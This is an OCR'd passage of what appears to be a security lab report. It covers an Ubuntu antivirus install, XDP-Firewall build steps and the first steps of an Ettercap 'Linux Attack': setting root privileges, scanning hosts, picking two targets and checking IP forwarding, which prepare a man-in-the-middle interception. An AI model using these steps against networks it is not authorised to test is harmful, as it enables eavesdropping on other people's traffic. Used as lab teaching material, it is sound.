
Step 9 : Now you will enter the antivirus setup, click next.




Step 10 : accept all the requirement and then click install.



Step 11 : After the installation has been completed click finish.



Step 12 : Restart your system for the antivirus to take effect.



Step 13 : The antivirus has been installed and usable in your ubuntu desktop.

5.3. XDP-Firewall

```
aiman@Aiman:~$ sudo apt install -y libconfig-dev llvm clang libelf-dev build-ess
ential
```

Step 1 : Install dependencies using this following command:

sudo apt install -y libconfig-dev llvm clang libelf-dev build-essential

```
aiman@Aiman:~$ sudo apt install -y libpcap-dev m4 gcc-multilib
```

Step 2 : Install dependencies for building LibXDP and LibBPF. Using the following command:

sudo apt install -y libpcap-dev m4 gcc-multilib

```
aiman@Aiman:~$ sudo apt install -y linux-tools-$(uname -r)
```

Step 3 : You need tools for your kernel since we need BPFTool use the following command to install it:

sudo apt install -y linux-tools-$(uname -r)

```
aiman@Aiman:~$ apt install git
```

Step 4 : to install git in your ubuntu run the following command:

Apt install git

```
aiman@Aiman:~$ git clone --recursive https://github.com/gamemann/XDP-Firewall.gi
t
```

Step 5 : To clone repository via Git. Use recursive flag to download LibBPF sub-module using the following command:

git clone --recursive https://github.com/gamemann/XDP-Firewall.git

```
aiman@Aiman:~$ cd XDP-Firewall
```

Step 6 : Change directory to repository using the following command:

cd XDP-Firewall


```
aiman@Aiman:~/XDP-Firewall$ sudo apt install make
```

Step 7 : To install make use the following command :

sudo apt install make.

Step 8 : Build XDP-Tools and install LibXDP & LibBPF to /usr/include using the following command:

make libxdp




Step 9 : Build main project and install as root via Sudo using the following command:

make && sudo make install


6. Linux Attack

6.1 Ettercap




Step 1 : Open kali linux and install Ettercap using this command:

Sudo apt install Ettercap-graphical




Step 2 : Upon completion of the installation go to the Ettercap directory using this command:

cd/etc/ettercap




Step 3 : After that, open the file named etter.conf using this command:

sudo nano etter.conf




Step 4 : In the file, set the ec_uid and ec_gid lines to 0.




Step 5 : After that, lauch Ettercap using this command:


sudo Ettercap -G




Step 6 : In the Ettercap choose eth0 as primary interface and then click accept.




Step 7 : After that, click button host list at the top left corner to access the host list panel.




Step 8 : Then click the scan for hosts button on the top left corner to search for available hosts.







Step 9: Select the ip addresses and assign them as Target 1 and Target 2.



Step 10 : After selecting the target open the target panel and choose current target to view the targeted ip address.




Step 11 : Show the targeted ip addresses.




Step 12 : Open new terminal and check the value of ip_forward using the following command:

cat /proc/sys/net/ipv4/ip_forward



